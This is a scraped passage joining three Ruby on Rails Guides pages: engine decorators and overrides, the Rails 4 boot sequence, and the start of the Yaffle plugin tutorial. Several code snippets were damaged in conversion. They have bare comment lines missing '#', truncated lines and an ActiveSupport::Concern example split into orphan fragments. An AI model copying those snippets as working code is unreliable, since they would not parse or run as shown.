Engine model and controller classes can be extended by open classing them in the main Rails application (since model and controller classes are just Ruby classes that inherit Rails specific functionality). Open classing an Engine class redefines it for use in the main application. This is usually implemented by using the decorator pattern.

For simple class modifications, use `Class#class_eval`. For complex class modifications, consider using `ActiveSupport::Concern`.

#### 6.1.1 A note on Decorators and Loading Code

Because these decorators are not referenced by your Rails application itself, Rails' autoloading system will not kick in and load your decorators. This means that you need to require them yourself.

Here is some sample code to do this:




```
lib/blorgh/engine.rb
module Blorgh
 class Engine < ::Rails::Engine
 isolate_namespace Blorgh

 config.to_prepare do
 Dir.glob(Rails.root + "app/decorators/**/*_decorator*.rb").each do |c|
 require_dependency(c)
 end
 end
 end
end
```

This doesn't apply to just Decorators, but anything that you add in an engine that isn't referenced by your main application.

#### 6.1.2 Implementing Decorator Pattern Using `Class#class_eval`

Adding `Post#time_since_created`:



```
MyApp/app/decorators/models/blorgh/post_decorator.rb

Blorgh::Post.class_eval do
 def time_since_created
 Time.current - created_at
 end
end
```



```
Blorgh/app/models/post.rb

class Post < ActiveRecord::Base
 has_many :comments
end
```

Overriding `Post#summary`:



```
MyApp/app/decorators/models/blrgh/post_decorator.rb

Blorgh::Post.class_eval do
 def summary
 "#{title} - #{truncate(text)}"
 end
end
```



```
Blorgh/app/models/post.rb

class Post < ActiveRecord::Base
 has_many :comments
 def summary
 "#{title}"
 end
end
```

### 6.1.3 Implementing Decorator Pattern Using ActiveSupport::Concern

Using `Class#class_eval` is great for simple adjustments, but for more complex class modifications, you might want to consider using [ActiveSupport::Concern](#). `ActiveSupport::Concern` manages load order of interlinked dependent modules and classes at run time allowing you to significantly modularize your code.

**Adding `Post#time_since_created` and Overriding `Post#summary`:**



```
MyApp/app/models/blrgh/post.rb

class Blorgh::Post < ActiveRecord::Base
 include Blorgh::Concerns::Models::Post

 def time_since_created
 Time.current - created_at
 end

 def summary
 "#{title} - #{truncate(text)}"
 end
end
```



```
Blorgh/app/models/post.rb

class Post < ActiveRecord::Base
 include Blorgh::Concerns::Models::Post
end
```



```
Blorgh/lib/concerns/models/post

module Blorgh::Concerns::Models::Post
 extend ActiveSupport::Concern

 # 'included do' causes the included code to be evaluated in the
 # context where it is included (post.rb), rather than being
 # executed in the module's context (blrgh/concerns/models/post).
 included do
 attr_accessor :author_name
 belongs_to :author, class_name: "User"
 end
end
```

```

 before_save :set_author

 private
 def set_author
 self.author = User.find_or_create_by(name: author_name)
 end
 end

 def summary
 "#{title}"
 end

 module ClassMethods
 def some_class_method
 'some class method string'
 end
 end
end

```


## 6.2 Overriding Views

When Rails looks for a view to render, it will first look in the `app/views` directory of the application. If it cannot find the view there, it will check in the `app/views` directories of all engines that have this directory.

When the application is asked to render the view for `Blorgh::PostsController`'s `index` action, it will first look for the path `app/views/blorgh/posts/index.html.erb` within the application. If it cannot find it, it will look inside the engine.

You can override this view in the application by simply creating a new file at `app/views/blorgh/posts/index.html.erb`. Then you can completely change what this view would normally output.

Try this now by creating a new file at `app/views/blorgh/posts/index.html.erb` and put this content in it:



```

<h1>Posts</h1>
<%= link_to "New Post", new_post_path %>
<% @posts.each do |post| %>
 <h2><%= post.title %></h2>
 <small>By <%= post.author %></small>
 <%= simple_format(post.text) %>
 <hr>
<% end %>

```

## 6.3 Routes

Routes inside an engine are isolated from the application by default. This is done by the `isolate_namespace` call inside the `Engine` class. This essentially means that the application and its engines can have identically named routes and they will not clash.

Routes inside an engine are drawn on the `Engine` class within `config/routes.rb`, like this:



```

Blorgh::Engine.routes.draw do
 resources :posts
end

```

By having isolated routes such as this, if you wish to link to an area of an engine from within an application, you will need to use the engine's routing proxy method. Calls to normal routing methods such as `posts_path` may end up going to undesired locations if both the application and the engine have such a helper defined.

For instance, the following example would go to the application's `posts_path` if that template was rendered from the application, or the engine's `posts_path` if it was rendered from the engine:



```
<%= link_to "Blog posts", posts_path %>
```

To make this route always use the engine's `posts_path` routing helper method, we must call the method on the routing proxy method that shares the same name as the engine.



```
<%= link_to "Blog posts", blorgh.posts_path %>
```

If you wish to reference the application inside the engine in a similar way, use the `main_app` helper:



```
<%= link_to "Home", main_app.root_path %>
```

If you were to use this inside an engine, it would **always** go to the application's root. If you were to leave off the `main_app` "routing proxy" method call, it could potentially go to the engine's or application's root, depending on where it was called from.

If a template rendered from within an engine attempts to use one of the application's routing helper methods, it may result in an undefined method call. If you encounter such an issue, ensure that you're not attempting to call the application's routing methods without the `main_app` prefix from within the engine.

## 6.4 Assets

Assets within an engine work in an identical way to a full application. Because the engine class inherits from `Rails::Engine`, the application will know to look up assets in the engine's 'app/assets' and 'lib/assets' directories.

Like all of the other components of an engine, the assets should be namespaced. This means that if you have an asset called `style.css`, it should be placed at `app/assets/stylesheets/[engine name]/style.css`, rather than `app/assets/stylesheets/style.css`. If this asset isn't namespaced, there is a possibility that the host application could have an asset named identically, in which case the application's asset would take precedence and the engine's one would be ignored.

Imagine that you did have an asset located at `app/assets/stylesheets/blorgh/style.css`. To include this asset inside an application, just use `stylesheet_link_tag` and reference the asset as if it were inside the engine:



```
<%= stylesheet_link_tag "blorgh/style.css" %>
```

You can also specify these assets as dependencies of other assets using Asset Pipeline `require` statements in processed files:



```
/*
 *= require blorgh/style
*/
```



Remember that in order to use languages like Sass or CoffeeScript, you should add the relevant library to your engine's `.gemspec`.



## 6.5 Separate Assets & Precompiling

There are some situations where your engine's assets are not required by the host application. For example, say that you've created an admin functionality that only exists for your engine. In this case, the host application doesn't need to require `admin.css` or `admin.js`. Only the gem's admin layout needs these assets. It doesn't make sense for the host app to include `"blorgh/admin.css"` in its stylesheets. In this situation, you should explicitly define these assets for precompilation. This tells sprockets to add your engine assets when `rake assets:precompile` is triggered.

You can define assets for precompilation in `engine.rb`:



```
initializer "blorgh.assets.precompile" do |app|
 app.config.assets.precompile += %w(admin.css admin.js)
end
```

For more information, read the [Asset Pipeline guide](#).

## 6.6 Other Gem Dependencies

Gem dependencies inside an engine should be specified inside the `.gemspec` file at the root of the engine. The reason is that the engine may be installed as a gem. If dependencies were to be specified inside the `Gemfile`, these would not be recognized by a traditional gem install and so they would not be installed, causing the engine to malfunction.

To specify a dependency that should be installed with the engine during a traditional `gem install`, specify it inside the `Gem::Specification` block inside the `.gemspec` file in the engine:



```
s.add_dependency "moo"
```

To specify a dependency that should only be installed as a development dependency of the application, specify it like this:



```
s.add_development_dependency "moo"
```

Both kinds of dependencies will be installed when `bundle install` is run inside of the application. The development dependencies for the gem will only be used when the tests for the engine are running.

Note that if you want to immediately require dependencies when the engine is required, you should require them before the engine's initialization. For example:



```
require 'other_engine/engine'
require 'yet_another_engine/engine'

module MyEngine
 class Engine < ::Rails::Engine
 end
end
```

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# The Rails Initialization Process

This guide explains the internals of the initialization process in Rails as of Rails 4. It is an extremely in-depth guide and recommended for advanced Rails developers.

After reading this guide, you will know:

- ✓ **How to use rails server.**
- ✓ **The timeline of Rails' initialization sequence.**
- ✓ **Where different files are required by the boot sequence.**
- ✓ **How the Rails::Server interface is defined and used.**



## Chapters

### 1. Launch!

- [railties/bin/rails](#)
- [railties/lib/rails/app\\_rails\\_loader.rb](#)
- [bin/rails](#)
- [config/boot.rb](#)
- [rails/commands.rb](#)
- [rails/commands/command\\_tasks.rb](#)
- [actionpack/lib/action\\_dispatch.rb](#)
- [rails/commands/server.rb](#)
- [Rack: lib/rack/server.rb](#)
- [config/application](#)
- [Rails::Server#start](#)
- [config/environment.rb](#)
- [config/application.rb](#)

### 2. Loading Rails

- [railties/lib/rails/all.rb](#)
- [Back to config/environment.rb](#)
- [railties/lib/rails/application.rb](#)
- [Rack: lib/rack/server.rb](#)

This guide goes through every method call that is required to boot up the Ruby on Rails stack for a default Rails 4 application, explaining each part in detail along the way. For this guide, we will be focusing on what happens when you execute `rails server` to boot your app.



Paths in this guide are relative to Rails or a Rails application unless otherwise specified.




If you want to follow along while browsing the Rails [source code](#), we recommend that you use the `t` key binding to open the file finder inside GitHub and find files quickly.

# 1 Launch!

Let's start to boot and initialize the app. A Rails application is usually started by running `rails console` or `rails server`.


## 1.1 railties/bin/rails

The `rails` in the command `rails server` is a ruby executable in your load path. This executable contains the following lines:



```
version = ">= 0"
load Gem.bin_path('railties', 'rails', version)
```

If you try out this command in a Rails console, you would see that this loads `railties/bin/rails`. A part of the file `railties/bin/rails.rb` has the following code:




```
require "rails/cli"
```

The file `railties/lib/rails/cli` in turn calls `Rails::AppRailsLoader.exec_app_rails`.

## 1.2 railties/lib/rails/app\_rails\_loader.rb

The primary goal of the function `exec_app_rails` is to execute your app's `bin/rails`. If the current directory does not have a `bin/rails`, it will navigate upwards until it finds a `bin/rails` executable. Thus one can invoke a `rails` command from anywhere inside a rails application.


For `rails server` the equivalent of the following command is executed:



```
$ exec ruby bin/rails server
```

## 1.3 bin/rails

This file is as follows:




```
#!/usr/bin/env ruby
APP_PATH = File.expand_path('../../config/application', __FILE__)
require_relative '../config/boot'
require 'rails/commands'
```

The `APP_PATH` constant will be used later in `rails/commands`. The `config/boot` file referenced here is the `config/boot.rb` file in our application which is responsible for loading Bundler and setting it up.

## 1.4 config/boot.rb

`config/boot.rb` contains:



```
Set up gems listed in the Gemfile.
ENV['BUNDLE_GEMFILE'] ||= File.expand_path('../../Gemfile', __FILE__)

require 'bundler/setup' if File.exist?(ENV['BUNDLE_GEMFILE'])
```

In a standard Rails application, there's a `Gemfile` which declares all dependencies of the application. `config/boot.rb` sets `ENV['BUNDLE_GEMFILE']` to the location of this file. If the `Gemfile` exists, then `bundler/setup` is required. The `require` is used by Bundler to configure the load path for your `Gemfile`'s dependencies.

A standard Rails application depends on several gems, specifically :

- `abstract`
- `actionmailer`
- `actionpack`
- `activemodel`
- `activerecord`
- `activesupport`
- `arel`
- `builder`
- `bundler`
- `erubis`
- `i18n`
- `mail`
- `mime-types`
- `polyglot`
- `rack`
- `rack-cache`
- `rack-mount`
- `rack-test`
- `rails`
- `railties`
- `rake`
- `sqlite3-ruby`
- `thor`
- `treetop`
- `tzinfo`

## 1.5 rails/commands.rb

Once `config/boot.rb` has finished, the next file that is required is `rails/commands`, which helps in expanding aliases. In the current case, the `ARGV` array simply contains `server` which will be passed over:



```
ARGV << '--help' if ARGV.empty?

aliases = {
 "g" => "generate",
 "d" => "destroy",
 "c" => "console",
 "s" => "server",
 "db" => "dbconsole",
 "r" => "runner"
}

command = ARGV.shift
command = aliases[command] || command

require 'rails/commands/commands_tasks'

Rails::CommandsTasks.new(ARGV).run_command!(command)
```



As you can see, an empty ARGV list will make Rails show the help snippet.

If we had used `s` rather than `server`, Rails would have used the `aliases` defined here to find the matching command.

## 1.6 rails/commands/command\_tasks.rb

When one types an incorrect rails command, the `run_command` is responsible for throwing an error message. If the command is valid, a method of the same name is called.



```
COMMAND_WHITELIST = %(plugin generate destroy console server dbconsole applicator

def run_command!(command)
 if COMMAND_WHITELIST.include?(command)
 send(command)
 else
 write_error_message(command)
 end
end
```

With the `server` command, Rails will further run the following code:



```
def set_application_directory!
 Dir.chdir(File.expand_path('../..', APP_PATH)) unless
 File.exist?(File.expand_path("config.ru"))
end

def server
 set_application_directory!
 require_command!("server")

 Rails::Server.new.tap do |server|
 require APP_PATH
 Dir.chdir(Rails.application.root)
 server.start
 end
end

def require_command!(command)
 require "rails/commands/#{command}"
end
```

This file will change into the Rails root directory (a path two directories up from `APP_PATH` which points at `config/application.rb`), but only if the `config.ru` file isn't found. This then requires `rails/commands/server` which sets up the `Rails::Server` class.



```
require 'fileutils'
require 'optparse'
require 'action_dispatch'

module Rails
 class Server < ::Rack::Server
```

`fileutils` and `optparse` are standard Ruby libraries which provide helper functions for working with files and parsing options.

## 1.7 actionpack/lib/action\_dispatch.rb

Action Dispatch is the routing component of the Rails framework. It adds functionality like routing, session, and common middlewares.

## 1.8 rails/commands/server.rb

The `Rails::Server` class is defined in this file by inheriting from `Rack::Server`. When `Rails::Server.new` is called, this calls the `initialize` method in `rails/commands/server.rb`:



```
def initialize(*)
 super
 set_environment
end
```

Firstly, `super` is called which calls the `initialize` method on `Rack::Server`.

## 1.9 Rack: lib/rack/server.rb

`Rack::Server` is responsible for providing a common server interface for all Rack-based applications, which Rails is now a part of.

The `initialize` method in `Rack::Server` simply sets a couple of variables:



```
def initialize(options = nil)
 @options = options
 @app = options[:app] if options && options[:app]
end
```

In this case, `options` will be `nil` so nothing happens in this method.

After `super` has finished in `Rack::Server`, we jump back to `rails/commands/server.rb`. At this point, `set_environment` is called within the context of the `Rails::Server` object and this method doesn't appear to do much at first glance:



```
def set_environment
 ENV["RAILS_ENV"] ||= options[:environment]
end
```

In fact, the `options` method here does quite a lot. This method is defined in `Rack::Server` like this:



```
def options
 @options ||= parse_options(ARGV)
end
```

Then `parse_options` is defined like this:




```
def parse_options(args)
 options = default_options

 # Don't evaluate CGI ISINDEX parameters.
```

```
http://www.meb.uni-bonn.de/docs/cgi/cl.html
args.clear if ENV.include?("REQUEST_METHOD")


options.merge! opt_parser.parse! args
options[:config] = ::File.expand_path(options[:config])
ENV["RACK_ENV"] = options[:environment]
options
end
```

With the `default_options` set to this:



```
def default_options
 {
 environment: ENV['RACK_ENV'] || "development",
 pid: nil,
 Port: 9292,
 Host: "0.0.0.0",
 AccessLog: [],
 config: "config.ru"
 }
end
```

There is no `REQUEST_METHOD` key in `ENV` so we can skip over that line. The next line merges in the options from `opt_parser` which is defined plainly in `Rack::Server`



```
def opt_parser
 Options.new
end
```

The class **is** defined in `Rack::Server`, but is overwritten in `Rails::Server` to take different arguments. Its `parse!` method begins like this:



```
def parse!(args)
 args, options = args.dup, {}

 opt_parser = OptionParser.new do |opts|
 opts.banner = "Usage: rails server [mongrel, thin, etc] [options]"
 opts.on("-p", "--port=port", Integer,
 "Runs Rails on the specified port.", "Default: 3000") { |v| options[:p] = v }
 ...
 end
end
```

This method will set up keys for the options which Rails will then be able to use to determine how its server should run. After `initialize` has finished, we jump back into `rails/server` where `APP_PATH` (which was set earlier) is required.

## 1.10 config/application

When `require APP_PATH` is executed, `config/application.rb` is loaded (recall that `APP_PATH` is defined in `bin/rails`). This file exists in your application and it's free for you to change based on your needs.

## 1.11 Rails::Server#start

After `config/application` is loaded, `server.start` is called. This method is defined like this:







```

def start
 print_boot_information
 trap(:INT) { exit }
 create_tmp_directories
 log_to_stdout if options[:log_stdout]

 super
 ...
end

private

def print_boot_information
 ...
 puts "=> Run `rails server -h` for more startup options"
 puts "=> Ctrl-C to shutdown server" unless options[:daemonize]
end

def create_tmp_directories
 %w(cache pids sessions sockets).each do |dir_to_make|
 FileUtils.mkdir_p(File.join(Rails.root, 'tmp', dir_to_make))
 end
end

def log_to_stdout
 wrapped_app # touch the app so the logger is set up

 console = ActiveSupport::Logger.new($stdout)
 console.formatter = Rails.logger.formatter
 console.level = Rails.logger.level

 Rails.logger.extend(ActiveSupport::Logger.broadcast(console))
end

```

This is where the first output of the Rails initialization happens. This method creates a trap for INT signals, so if you CTRL-C the server, it will exit the process. As we can see from the code here, it will create the tmp/cache, tmp/pids, tmp/sessions and tmp/sockets directories. It then calls wrapped\_app which is responsible for creating the Rack app, before creating and assigning an instance of ActiveSupport::Logger.

The super method will call Rack::Server.start which begins its definition like this:



```

def start &blk
 if options[:warn]
 $-w = true
 end

 if includes = options[:include]
 $LOAD_PATH.unshift(*includes)
 end

 if library = options[:require]
 require library
 end

 if options[:debug]
 $DEBUG = true
 require 'pp'
 p options[:server]
 pp wrapped_app
 pp app
 end

 check_pid! if options[:pid]

```

```

Touch the wrapped app, so that the config.ru is loaded before
daemonization (i.e. before chdir, etc).
wrapped_app

daemonize_app if options[:daemonize]

write_pid if options[:pid]

trap(:INT) do
 if server.respond_to?(:shutdown)
 server.shutdown
 else
 exit
 end
end

server.run wrapped_app, options, &blk
end

```

The interesting part for a Rails app is the last line, `server.run`. Here we encounter the `wrapped_app` method again, which this time we're going to explore more (even though it was executed before, and thus memoized by now).



```
@wrapped_app ||= build_app app
```

The `app` method here is defined like so:



```

def app
 @app ||= begin
 if !::File.exist? options[:config]
 abort "configuration #{options[:config]} not found"
 end

 app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)
 self.options.merge! options
 app
 end
end

```

The `options[:config]` value defaults to `config.ru` which contains this:



```

This file is used by Rack-based servers to start the application.

require ::File.expand_path('../config/environment', __FILE__)
run <%= app_const %>

```

The `Rack::Builder.parse_file` method here takes the content from this `config.ru` file and parses it using this code:



```

app = eval "Rack::Builder.new {(" + cfgfile + "\n }).to_app",
TOPLEVEL_BINDING, config

```

The `initialize` method of `Rack::Builder` will take the block here and execute it within an instance of `Rack::Builder`. This is where the majority of the initialization process of Rails happens. The `require` line for `config/environment.rb` in `config.ru` is the first to run:



```
require ::File.expand_path('../config/environment', __FILE__)
```

## 1.12 config/environment.rb

This file is the common file required by `config.ru` (rails server) and Passenger. This is where these two ways to run the server meet; everything before this point has been Rack and Rails setup.

This file begins with requiring `config/application.rb`.

## 1.13 config/application.rb

This file requires `config/boot.rb`, but only if it hasn't been required before, which would be the case in `rails server` but **wouldn't** be the case with Passenger.

Then the fun begins!

## 2 Loading Rails

The next line in `config/application.rb` is:



```
require 'rails/all'
```

### 2.1 railties/lib/rails/all.rb

This file is responsible for requiring all the individual frameworks of Rails:



```
require "rails"

%w(
 active_record
 action_controller
 action_mailer
 rails/test_unit
 sprockets
).each do |framework|
 begin
 require "#{framework}/railtie"
 rescue LoadError
 end
end
```

This is where all the Rails frameworks are loaded and thus made available to the application. We won't go into detail of what happens inside each of those frameworks, but you're encouraged to try and explore them on your own.


For now, just keep in mind that common functionality like Rails engines, I18n and Rails configuration are all being defined here.

### 2.2 Back to config/environment.rb

The rest of `config/application.rb` defines the configuration for the `Rails::Application` which will be used once the application is fully initialized. When `config/application.rb` has finished loading Rails and defined the application namespace, we go back to `config/environment.rb`, where the application is initialized. For example, if the application was called Blog, here we would find `Rails.application.initialize!`, which is defined in `rails/application.rb`


## 2.3 railties/lib/rails/application.rb

The `initialize!` method looks like this:



```
def initialize!(group=:default) #:nodoc:
 raise "Application has been already initialized." if @initialized
 run_initializers(group, self)
 @initialized = true
 self
end
```

As you can see, you can only initialize an app once. The initializers are run through the `run_initializers` method which is defined in `railties/lib/rails/initializable.rb`



```
def run_initializers(group=:default, *args)
 return if instance_variable_defined?(:@ran)
 initializers.tsort_each do |initializer|
 initializer.run(*args) if initializer.belongs_to?(group)
 end
 @ran = true
end
```


The `run_initializers` code itself is tricky. What Rails is doing here is traversing all the class ancestors looking for those that respond to an `initializers` method. It then sorts the ancestors by name, and runs them. For example, the `Engine` class will make all the engines available by providing an `initializers` method on them.

The `Rails::Application` class, as defined in `railties/lib/rails/application.rb` defines `bootstrap`, `railtie`, and `finisher` initializers. The `bootstrap` initializers prepare the application (like initializing the logger) while the `finisher` initializers (like building the middleware stack) are run last. The `railtie` initializers are the initializers which have been defined on the `Rails::Application` itself and are run between the `bootstrap` and `finishers`.

After this is done we go back to `Rack::Server`

## 2.4 Rack: lib/rack/server.rb


Last time we left when the `app` method was being defined:



```
def app
 @app ||= begin
 if !::File.exist? options[:config]
 abort "configuration #{options[:config]} not found"
 end

 app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)
 self.options.merge! options
 app
 end
end
```

At this point `app` is the Rails app itself (a middleware), and what happens next is Rack will call all the provided middlewares:




```
def build_app(app)
 middleware[options[:environment]].reverse_each do |middleware|
```

```

 middleware = middleware.call(self) if middleware.respond_to?(:call)
 next unless middleware
 klass = middleware.shift
 app = klass.new(app, *middleware)
 end
 app
end


```

Remember, `build_app` was called (by `wrapped_app`) in the last line of `Server#start`. Here's how it looked like when we left:



```
server.run wrapped_app, options, &blk
```

At this point, the implementation of `server.run` will depend on the server you're using. For example, if you were using Mongrel, here's what the `run` method would look like:



```

def self.run(app, options={})
 server = ::Mongrel::HttpServer.new(
 options[:Host] || '0.0.0.0',
 options[:Port] || 8080,
 options[:num_processors] || 950,
 options[:throttle] || 0,
 options[:timeout] || 60)
 # Acts like Rack::URLMap, utilizing Mongrel's own path finding methods.
 # Use is similar to #run, replacing the app argument with a hash of
 # { path=>app, ... } or an instance of Rack::URLMap.
 if options[:map]
 if app.is_a? Hash
 app.each do |path, appl|
 path = '/' + path unless path[0] == ?/
 server.register(path, Rack::Handler::Mongrel.new(appl))
 end
 elsif app.is_a? URLMap
 app.instance_variable_get(:@mapping).each do |(host, path, appl)|
 next if !host.nil? && !options[:Host].nil? && options[:Host] != host
 path = '/' + path unless path[0] == ?/
 server.register(path, Rack::Handler::Mongrel.new(appl))
 end
 else
 raise ArgumentError, "first argument should be a Hash or URLMap"
 end
 else
 server.register('/', Rack::Handler::Mongrel.new(app))
 end
 yield server if block_given?
 server.run.join
end

```

We won't dig into the server configuration itself, but this is the last piece of our journey in the Rails initialization process.

This high level overview will help you understand when your code is executed and how, and overall become a better Rails developer. If you still want to know more, the Rails source code itself is probably the best place to go next.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# The Basics of Creating Rails Plugins

A Rails plugin is either an extension or a modification of the core framework. Plugins provide:

- ✓ **A way for developers to share bleeding-edge ideas without hurting the stable code base.**
- ✓ **A segmented architecture so that units of code can be fixed or updated on their own release schedule.**
- ✓ **An outlet for the core developers so that they don't have to include every cool new feature under the sun.**

After reading this guide, you will know:

- ✓ **How to create a plugin from scratch.**
- ✓ **How to write and run tests for the plugin.**

This guide describes how to build a test-driven plugin that will:

- ✓ **Extend core Ruby classes like Hash and String.**
- ✓ **Add methods to ActiveRecord::Base in the tradition of the `acts_as` plugins.**
- ✓ **Give you information about where to put generators in your plugin.**

For the purpose of this guide pretend for a moment that you are an avid bird watcher. Your favorite bird is the Yaffle, and you want to create a plugin that allows other developers to share in the Yaffle goodness.



## Chapters

1. [Setup](#)
  - [Generate a gemified plugin.](#)
2. [Testing Your Newly Generated Plugin](#)
3. [Extending Core Classes](#)
4. [Add an "acts as" Method to Active Record](#)
  - [Add a Class Method](#)
  - [Add an Instance Method](#)
5. [Generators](#)
6. [Publishing Your Gem](#)
7. [RDoc Documentation](#)
  - [References](#)


## 1 Setup

Currently, Rails plugins are built as gems, *gemified plugins*. They can be shared across different rails applications using RubyGems and Bundler if desired.

### 1.1 Generate a gemified plugin.


Rails ships with a `rails plugin new` command which creates a skeleton for developing any kind of Rails extension with

the ability to run integration tests using a dummy Rails application. Create your plugin with the command:



```
$ bin/rails plugin new yaffle
```

See usage and options by asking for help:



```
$ bin/rails plugin --help
```

## 2 Testing Your Newly Generated Plugin

You can navigate to the directory that contains the plugin, run the `bundle install` command and run the one generated test using the `rake` command.

You should see:




```
2 tests, 2 assertions, 0 failures, 0 errors, 0 skips
```

This will tell you that everything got generated properly and you are ready to start adding functionality.

## 3 Extending Core Classes

This section will explain how to add a method to `String` that will be available anywhere in your rails application.

In this example you will add a method to `String` named `to_squawk`. To begin, create a new test file with a few assertions:




```
yaffle/test/core_ext_test.rb

require 'test_helper'

class CoreExtTest < ActiveSupport::TestCase
 def test_to_squawk_prepends_the_word_squawk
 assert_equal "squawk! Hello World", "Hello World".to_squawk
 end
end
```


Run `rake` to run the test. This test should fail because we haven't implemented the `to_squawk` method:



```
1) Error:
test_to_squawk_prepends_the_word_squawk(CoreExtTest):
NoMethodError: undefined method `to_squawk' for [Hello World](String)
 test/core_ext_test.rb:5:in `test_to_squawk_prepends_the_word_squawk'
```

Great - now you are ready to start development.

In `lib/yaffle.rb`, add `require "yaffle/core_ext"`:



```
yaffle/lib/yaffle.rb

require "yaffle/core_ext"

module Yaffle
```



```
end
```

Finally, create the `core_ext.rb` file and add the `to_squawk` method:

```
yaffle/lib/yaffle/core_ext.rb

String.class_eval do
 def to_squawk
 "squawk! #{self}".strip
 end
end
```

To test that your method does what it says it does, run the unit tests with `rake` from your plugin directory.

```
3 tests, 3 assertions, 0 failures, 0 errors, 0 skips
```

To see this in action, change to the `test/dummy` directory, fire up a console and start squawking:

```
$ bin/rails console
>> "Hello World".to_squawk
=> "squawk! Hello World"
```

## 4 Add an "acts\_as" Method to Active Record

A common pattern in plugins is to add a method called `acts_as_something` to models. In this case, you want to write a method called `acts_as_yaffle` that adds a `squawk` method to your Active Record models.

To begin, set up your files so that you have:

```
yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase
end
```

```
yaffle/lib/yaffle.rb

require "yaffle/core_ext"
require 'yaffle/acts_as_yaffle'

module Yaffle
end
```

```
yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
 module ActsAsYaffle
 # your code will go here
 end
end
```

## 4.1 Add a Class Method

This plugin will expect that you've added a method to your model named `last_squawk`. However, the plugin users might have already defined a method on their model named `last_squawk` that they use for something else. This plugin will allow the name to be changed by adding a class method called `yaffle_text_field`.

To start out, write a failing test that shows the behavior you'd like:



```
yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'


class ActsAsYaffleTest < ActiveSupport::TestCase

 def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
 assert_equal "last_squawk", Hickwall.yaffle_text_field
 end

 def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
 assert_equal "last_tweet", Wickwall.yaffle_text_field
 end

end
```

When you run `rake`, you should see the following:




```
1) Error:
test_a_hickwalls_yaffle_text_field_should_be_last_squawk(ActsAsYaffleTest):
NameError: uninitialized constant ActsAsYaffleTest::Hickwall
 test/acts_as_yaffle_test.rb:6:in `test_a_hickwalls_yaffle_text_field_should_be

2) Error:
test_a_wickwalls_yaffle_text_field_should_be_last_tweet(ActsAsYaffleTest):
NameError: uninitialized constant ActsAsYaffleTest::Wickwall
 test/acts_as_yaffle_test.rb:10:in `test_a_wickwalls_yaffle_text_field_should_b


5 tests, 3 assertions, 0 failures, 2 errors, 0 skips
```

This tells us that we don't have the necessary models (Hickwall and Wickwall) that we are trying to test. We can easily generate these models in our "dummy" Rails application by running the following commands from the `test/dummy` directory:



```
$ cd test/dummy
$ bin/rails generate model Hickwall last_squawk:string
$ bin/rails generate model Wickwall last_squawk:string last_tweet:string
```

Now you can create the necessary database tables in your testing database by navigating to your dummy app and migrating the database. First, run:



```
$ cd test/dummy
$ bin/rake db:migrate
```

While you are here, change the Hickwall and Wickwall models so that they know that they are supposed to act like yaffles.



```
test/dummy/app/models/hickwall.rb

class Hickwall < ActiveRecord::Base
 acts_as_yaffle
end

test/dummy/app/models/wickwall.rb

class Wickwall < ActiveRecord::Base
 acts_as_yaffle yaffle_text_field: :last_tweet
end
```

We will also add code to define the `acts_as_yaffle` method.



```
yaffle/lib/yaffle/acts_as_yaffle.rb
module Yaffle
 module ActsAsYaffle
 extend ActiveSupport::Concern

 included do
 end

 module ClassMethods
 def acts_as_yaffle(options = {})
 # your code will go here
 end
 end
 end
end

ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle
```

You can then return to the root directory (`cd ../../`) of your plugin and rerun the tests using `rake`.



```
1) Error:
test_a_hickwalls_yaffle_text_field_should_be_last_squawk(ActsAsYaffleTest):
NoMethodError: undefined method `yaffle_text_field' for #<Class:0x000001016661b8>
/Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active_re
test/acts_as_yaffle_test.rb:5:in `test_a_hickwalls_yaffle_text_field_should_be

2) Error:
test_a_wickwalls_yaffle_text_field_should_be_last_tweet(ActsAsYaffleTest):
NoMethodError: undefined method `yaffle_text_field' for #<Class:0x00000101653748>
/Users/xxx/.rvm/gems/ruby-1.9.2-p136@xxx/gems/activerecord-3.0.3/lib/active_rec
test/acts_as_yaffle_test.rb:9:in `test_a_wickwalls_yaffle_text_field_should_be

5 tests, 3 assertions, 0 failures, 2 errors, 0 skips
```

Getting closer... Now we will implement the code of the `acts_as_yaffle` method to make the tests pass.



```
yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
 module ActsAsYaffle
 extend ActiveSupport::Concern
```

```

 included do
 end

 module ClassMethods
 def acts_as_yaffle(options = {})
 cattr_accessor :yaffle_text_field
 self.yaffle_text_field = (options[:yaffle_text_field] || :last_squawk).to_
 end
 end
 end
end

ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle

```

When you run `rake`, you should see the tests all pass:



```
5 tests, 5 assertions, 0 failures, 0 errors, 0 skips
```

## 4.2 Add an Instance Method

This plugin will add a method named 'squawk' to any Active Record object that calls 'acts\_as\_yaffle'. The 'squawk' method will simply set the value of one of the fields in the database.

To start out, write a failing test that shows the behavior you'd like:



```

yaffle/test/acts_as_yaffle_test.rb
require 'test_helper'

